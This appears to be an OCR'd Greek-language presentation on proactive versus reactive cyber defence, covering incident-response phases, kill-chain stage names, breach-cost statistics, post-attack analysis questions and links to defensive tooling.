
Αντιδραστική Κυβερνοάμυνα:

- Ομάδα αντιμετώπισης κυβερνοπεριστατικών σε ετοιμότητα αντιμετώπισης κυβερνοεπίθεσης. Κατάσταση: **σε αναμονή.**
  - **Εστιαζόμαστε στο συμβάν και όχι στην τακτική του επιτιθέμενου**

Προληπτική Κυβερνοάμυνα:


- Ομάδα αντιμετώπισης κυβερνοπεριστατικών αναζητά, εντοπίζει και αντιμετωπίζει, με βάση την συλλογή πληροφοριών άγνωστες απειλές. Κατάσταση: **σε δράση**.
  - **Εστιαζόμαστε στην τακτική, στις τεχνικές και στις διαδικασίες του επιτιθέμενου.**

“Kill chain” analysis



- **Μόνιμη πρόσβαση**
- **Επαύξηση δικαιωμάτων**
- **Αποφυγή συστημάτων ασφαλείας**
- **Υποκλοπή συνθηματικών**
- **Χαρτογράφηση δικτύου**
- **Εσωτερική μετακίνηση**
- **Εκτέλεση κώδικα**
- **Συλλογή δεδομένων**
- **Εξαγωγή δεδομένων**
- **Απομακρυσμένος έλεγχος**

Η Διαδικασία Διαχείρισης συμβάντος




Η Διαδικασία Διαχείρισης συμβάντος

- **Προετοιμασία**
  - Σε αυτό το στάδιο αναπτύσσουμε την δυνατότητα / ικανότητα αντιμετώπισης κυβερνοεπιθέσεων.
- **Αναγνώριση**
  - Είναι το βήμα όπου καθορίζουμε εάν έχει συμβεί κάποιο περιστατικό (κυβερνοεπίθεση).
- **Περιορισμός + συλλογή πληροφοριών (Ψηφιακή σύμανση + ανάλυση κακόβουλου λογισμικού)**
  - Το τρίτο στάδιο απόκρισης σε κυβερνοεπίθεση, αΑποτελείται από τον περιορισμό των ζημιών.
- **• Αντιμετώπιση**
  - Αφού περιορίσαμε με επιτυχία το περιστατικό. Το επόμενο βήμα αποτελέι η εξάλειψη της αιτίας του συμβάντος.
- **Αποκατάσταση**
  - Σε αυτή την φάση επιστρέφουμε στην κανονική λειτουργία του οργανισμού.
- **Εξαγωγή συμπερασμάτων**
  - Στο βήμα αυτό μπορούμε να αναλογιστούμε και να καταγράψουμε τι συνέβη.
- **Διαχείριση φήμης**


Η Διαδικασία Διαχείρισης συμβάντος

Δεν παραλείπουμε βήματα



Η Διαδικασία Διαχείρισης συμβάντος

Επιδίωξή μας να αντιμετωπίζουμε τις επιθέσεις με τις δικές μας δυνατότητες



Στατιστικά

- Στατιστικά εάν αναζητούμε εμείς, με τα δικά μας μέσα και τις δικές μας δυνατότητες τους επιτιθέμενους, ο μέσος όρος εντοπισμού τους είναι οι **56** ημέρες.
- Εάν περιμένουμε να μας ειδοποιήσει κάποιος από έξω, ο μέσος όρος εντοπισμού τους είναι περίπου οι **206** ημέρες.

Global study at a glance

> Average total cost of a data breach:

$3.86 million

> Average cost per lost or stolen record:

$148

> Likelihood of a recurring material breach over the next two years:

27.9%

> Average total one-year cost increase:

6.4%

> One-year increase in per capita cost:

4.8%

> Average cost savings with an Incident Response team:

$14 per record

Σε κάθε κυβερνοεπίθεση θα πρέπει να δίνουμε απαντήσεις στα ακόλουθα ερωτήματα: Σε ε**πίπεδο οργανισμού**

Ερωτήσεις που αφορούν την επιχείρηση / οργανισμό:

1. Ποιος είναι ο σκοπός του ιομορφικού λογισμικού;
2. Πώς εισήλθε στο σύστημα / δίκτυο;
3. Ποιος μας στοχοποιεί και πόσο καλός είναι;
4. Πώς μπορούμε να το ξεφορτωθούμε, να το βγάλουμε από το σύστημα;
5. Τι έχουν υποκλέψει και γενικά ποια η αποστολή του επιτιθέμενου;
6. Πόσο καιρό είναι εγκατεστημένο στο σύστημά μας;
7. Διαδίδεται μόνο του το ιομορφικό λογισμικό;
8. Πώς μπορώ να το εντοπίσω σε άλλα συστήματα;
9. Πώς μπορώ να αποτρέψω κάτι τέτοιο στο μέλλον;

Σε κάθε κυβερνοεπίθεση θα πρέπει να δίνουμε απαντήσεις στα ακόλουθα ερωτήματα: Σε τ**εχνικό επίπεδο**

Ερωτήσεις που αφορούν τεχνικό επίπεδο:

1. Ποιοι είναι οι ενδείκτες παραβίασης σε επίπεδο δικτύου;
2. Ποιοι είναι οι ενδείκτες παραβίασης σε επίπεδο υπολογιστών;
3. Ποιος είναι ο μηχανισμός μόνιμης πρόσβασης (Persistence Mechanism);
4. Ποια η ημερομηνία μεταγλώττισης (Compilation);
5. Ποια είναι η ημερομηνία εγκατάστασης;
6. Σε ποια γλώσσα γράφτηκε;
7. Έχει χρησιμοποιηθεί packer (είναι κρυπτογραφημένο) και γενικά έχουν χρησιμοποιηθεί τεχνικές αποφυγής αντιικών;
8. Είναι σχεδιασμένο για να εμποδίσει την ανάλυση (ψηφιακή σήμανση);
9. Έχει κάποια λειτουργία rootkit με σκοπό να κρυφτεί από το λειτουργικό σύστημα;

Συμπεράσματα

Ο συνδυασμός της κατανόησης της απειλής και της συλλογής πληροφοριών, μας βοηθά στο χρησιμοποιήσουμε την σωστή τεχνολογία και τελικά να πετύχουμε την καλύτερη προστασία των συστημάτων μας, τόσο σε προσωπικό όσο και σε επίπεδο οργανισμού και εθνικό κατά επέκταση.

Ο επιτιθέμενος βρίσκεται πάντα ένα βήμα μπροστά, αλλάζοντας την αμυντική τακτική μας και επιλέγοντας την προληπτική κυβερνοάμυνα, μπορούμε να βρεθούμε κοντά του και να τον εντοπίσουμε πριν προκαλέσει ζημιά, πριν ολοκληρώσει την αποστολή του.

Χρειαζόμαστε δύο επιπλέον ομάδες:

- **Κόκκινη ομάδα** για να ελέγχει τα συστήματα ασφαλείας και να εκπαιδεύει τους αμυνόμενους.
- **Ομάδα κυνηγών** να εντοπίζει με βάση τις πληροφορίες γνωστές και άγνωστες απειλές

Χρήσιμοι σύνδεσμοι

- https://github.com/refractionPOINT/limacharlie
- https://github.com/unfetter-analytic/unfetter
- https://cyberwardog.blogspot.gr/2017/02/setting-up-pentesting-i-mean-threat.html
- https://github.com/SwiftOnSecurity/sysmon-config